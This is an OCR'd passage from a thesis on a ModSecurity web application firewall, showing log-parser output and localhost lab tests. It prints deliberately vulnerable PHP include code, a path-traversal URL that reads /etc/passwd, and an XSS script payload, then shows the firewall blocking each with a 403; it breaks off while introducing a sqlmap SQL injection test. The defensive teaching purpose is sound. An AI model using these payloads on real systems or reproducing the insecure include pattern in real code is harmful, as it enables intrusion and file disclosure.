



Figure 75 - ModSecurity Parser PNG format file

The PNG file contains a graph of the date and events that occurred or were intercepted. It also includes the top 5 IP addresses that "hit" the server, the top 10 attacks intercepted by ModSecurity, and the top 20 ModSecurity Rule IDs.

- Output excel file



	A	B	C	D	E	F	G	H	I	J	K	L	M	N	
1	transaction	event_tim	remote_a	request_h	request_u	request_l	request_l	request_l	request_l	response	response	action	action_ph	action_m	m
2	YE91ZMUhq	15/Mar/2	192.168.	192.168.	Mozilla/5.	GET /login	GET	/login.php	HTTP/1.1	HTTP/1.1	200	-	-	-	s
3	YE91ZMUhq	15/Mar/2	192.168.	192.168.	Mozilla/5.	GET /favic	GET	/favicon.i	HTTP/1.1	HTTP/1.1	404	-	-	-	s
4	YE91ntK@2	15/Mar/2	192.168.	192.168.	Mozilla/5.	GET /welc	GET	/welcome	HTTP/1.1	-	-	-	-	-	s
5	YE91tPpOD	15/Mar/2	192.168.	192.168.	Mozilla/5.	POST /pro	POST	/process.	HTTP/1.1	HTTP/1.1	200	-	-	-	s
6	YE91vAl8BZ	15/Mar/2	192.168.	192.168.	Mozilla/5.	GET /login	GET	/login.php	HTTP/1.1	HTTP/1.1	200	-	-	-	s
7	YE91w-wKJO	15/Mar/2	192.168.	192.168.	Mozilla/5.	GET /proc	GET	/process.	HTTP/1.1	HTTP/1.1	200	-	-	-	s
8	YE91xfwKJO	15/Mar/2	192.168.	192.168.	Mozilla/5.	GET /login	GET	/login.php	HTTP/1.1	HTTP/1.1	200	-	-	-	s
9	YE92hM2gR	15/Mar/2	192.168.	192.168.	Mozilla/5.	GET /login	GET	/login.php	HTTP/1.1	HTTP/1.1	200	-	-	-	s
10	YE92i0@prf	15/Mar/2	192.168.	192.168.	Mozilla/5.	GET /proc	GET	/process.	HTTP/1.1	HTTP/1.1	403	intercept	1	String ma	s
11	YE93wLgT7I	15/Mar/2	192.168.	192.168.	Mozilla/5.	GET /login	GET	/login.php	HTTP/1.1	HTTP/1.1	404	-	-	-	s
12	YE930PqCfL	15/Mar/2	192.168.	192.168.	Mozilla/5.	GET /login	GET	/login.php	HTTP/1.1	HTTP/1.1	200	-	-	-	s
13	YE9326lYjM	15/Mar/2	192.168.	192.168.	Mozilla/5.	GET /login	GET	/login.php	HTTP/1.1	HTTP/1.1	200	-	-	-	s
14	YE933alYjM	15/Mar/2	192.168.	192.168.	Mozilla/5.	GET /login	GET	/login.php	HTTP/1.1	HTTP/1.1	200	-	-	-	s
15	YE933qlYjM	15/Mar/2	192.168.	192.168.	Mozilla/5.	GET /login	GET	/login.php	HTTP/1.1	HTTP/1.1	200	-	-	-	s
16	YE9336lYjM	15/Mar/2	192.168.	192.168.	Mozilla/5.	GET /login	GET	/login.php	HTTP/1.1	HTTP/1.1	200	-	-	-	s
17	YE934qlYjM	15/Mar/2	192.168.	192.168.	Mozilla/5.	GET /login	GET	/login.php	HTTP/1.1	HTTP/1.1	200	-	-	-	s
18	YE9356lYjM	15/Mar/2	192.168.	192.168.	Mozilla/5.	GET /login	GET	/login.php	HTTP/1.1	HTTP/1.1	200	-	-	-	s
19	YE937KlYjM	15/Mar/2	192.168.	192.168.	Mozilla/5.	GET /login	GET	/login.php	HTTP/1.1	HTTP/1.1	404	-	-	-	s
20	YE94L8TEKB	15/Mar/2	192.168.	192.168.	Mozilla/5.	GET /login	GET	/login.php	HTTP/1.1	HTTP/1.1	200	-	-	-	s
21	YE94ORXvYI	15/Mar/2	192.168.	192.168.	Mozilla/5.	GET /login	GET	/login.php	HTTP/1.1	HTTP/1.1	404	-	-	-	s
22	YE94gnjA1L	15/Mar/2	192.168.	192.168.	Mozilla/5.	GET /; HT	GET	/;	HTTP/1.1	HTTP/1.1	404	-	-	-	s
23	YE94j6lYjML	15/Mar/2	192.168.	192.168.	Mozilla/5.	GET /login	GET	/login.php	HTTP/1.1	HTTP/1.1	200	-	-	-	s
24	YE94l9zgsEl	15/Mar/2	192.168.	192.168.	Mozilla/5.	GET /login	GET	/login.php	HTTP/1.1	HTTP/1.1	403	intercept	1	Match of	s
25	YE94oTcrNn	15/Mar/2	192.168.	192.168.	Mozilla/5.	GET /login	GET	/login.php	HTTP/1.1	HTTP/1.1	200	-	-	-	s
26	YE95BpQSA	15/Mar/2	192.168.	192.168.	Mozilla/5.	GET /login	GET	/login.php	HTTP/1.1	HTTP/1.1	200	-	-	-	s

Figure 76 - ModSecurity Parser excel format file


The excel file includes all the information about the events. It displays the same information such as the JSON file but it displays in a simpler way.

Use Cases

In this chapter, the malicious attacks mentioned in the chapter Malicious Attacks will be executed on my website and exploit the vulnerabilities of the site. At the same time, the vulnerabilities of the LAMP stack and the web server, as well as their interception with the implementation of WAF.

Local File Inclusion (LFI) - Use Case


The LFI has been explained and I will use it for the exploitation of website vulnerabilities. More specifically, I will perform Directory Traversal or Path Traversal attack using the LFI vulnerability. For the execution of LFI, I disable ModSecurity and exploit the below php code in the index.php page.



```
<article>
    <div id="content">
        <?php
                                   $file = $_GET['page'];
                                   if(isset($file))
                                   {
                                    include("subpages/$file");
                                   }
                                   else
                                   {
                                     include("$file");
                                   }
                                ?>
    </div>
</article>
```

Figure 77 - Malicious LFI Code

With this code, the corresponding page selected by the user will be displayed.



Thesis


- Home
- Login
- About the page

About

Description, analysis and implementation of Web Application Firewall (WAF)

Figure 78 - Vulnerable URL parameter

If the attacker deletes the login.php and types at least 8 times the ../ with prefix /etc/passwd then the passwd file from webserver will be displayed in the page as below.


Web Application Firewall
localhost/pages/index.php?page=../etc/passwd

Thesis

- Home
- Login
- About the page


About

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin
/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr
/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin
/nologin systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin systemd-timesync:x:102:104:systemd Time
Synchronization,,,:/run/systemd:/usr/sbin/nologin messagebus:x:103:106::/nonexistent:/usr/sbin/nologin syslog:x:104:110::/home/syslog:/usr/sbin
/nologin _apt:x:105:65534::/nonexistent:/usr/sbin/nologin tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false uuidd:x:107:114::/run/uuidd:
/usr/sbin/nologin tcpdump:x:108:115::/nonexistent:/usr/sbin/nologin avahi-autoipd:x:109:116:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:
/usr/sbin/nologin usbmux:x:110:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin rtkit:x:111:117:RealtimeKit,,,:/proc:/usr/sbin/nologin
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin cups-pk-helper:x:113:120:user for cups-pk-helper service,,,:/home/cups-pk-helper:
/usr/sbin/nologin speech-dispatcher:x:114:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false avahi:x:115:121:Avahi mDNS daemon,,,:/var
/run/avahi-daemon:/usr/sbin/nologin kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/:/usr/sbin/nologin saned:x:117:123::/var/lib/saned:
/usr/sbin/nologin nm-openvpn:x:118:124:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin hplip:x:119:7:HPLIP system
user,,,:/run/hplip:/bin/false whoopsie:x:120:125::/nonexistent:/bin/false colord:x:121:126:colord colour management daemon,,,:/var/lib/colord:
/usr/sbin/nologin geoclue:x:122:127::/var/lib/geoclue:/usr/sbin/nologin pulse:x:123:128:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
gnome-initial-setup:x:124:65534::/run/gnome-initial-setup/:/bin/false gdm:x:125:130:Gnome Display Manager:/var/lib/gdm3:/bin/false
student:x:1000:1000:student,,,:/home/student:/bin/bash systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
mysql:x:126:133:MySQL Server,,,:/nonexistent:/bin/false phpmyadmin:x:1001:1001:pmauser,1,123456,7890:/home/phpmyadmin:/bin/bash
```

Description, analysis and implementation of Web application Firewall (WAF)

Figure 79 - LFI execution

Accordingly, I enable ModSecurity and try to do the same without success. ModSecurity understand my malicious action and stop me with the 403 error code.


403 Forbidden
localhost/pages/index.php?page=../etc/passwd

Forbidden


You don't have permission to access this resource.

Apache/2.4.41 (Ubuntu) Server at localhost Port 80

Figure 80 - WAF blocks LFI

Cross-Site Scripting (XSS) - Use Case

The XSS attack has been explained and I will use it for the exploitation of website vulnerabilities. For the execution of XSS, I disable ModSecurity and try to execute the most common command: <script>alert('XSS attack')</script>. With this command I tell the browser to execute the code between script tags as JavaScript code.



Thesis

- Home
- Login
- About the page

Username:
<script>alert('xss attck')</script>

Password:

About

Description, analysis and implementation of Web Application Firewall (WAF)

Figure 81 - XSS execution 1/2

The site is vulnerable to an XSS attack and is proven because the code is executed and the XSS attack message is displayed.





Figure 82 - XSS execution 2/2

Accordingly, I enable ModSecurity and try to execute the malicious code without success. ModSecurity understand my malicious action and stop me with the 403 error code.



Forbidden

You don't have permission to access this resource.

Apache/2.4.41 (Ubuntu) Server at localhost Port 80


Figure 83 - WAF blocks XSS

SQL Injection (SQLi) - Use Case

The SQLi has been explained and I will use it for the exploitation of website vulnerabilities. Also, for performing the SQLi attack, I use the sqlmap. The sqlmap is an open-source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers.[24]

On my website, sqlmap exploits the POST method and loads the payload for the username and password of the process.php page.

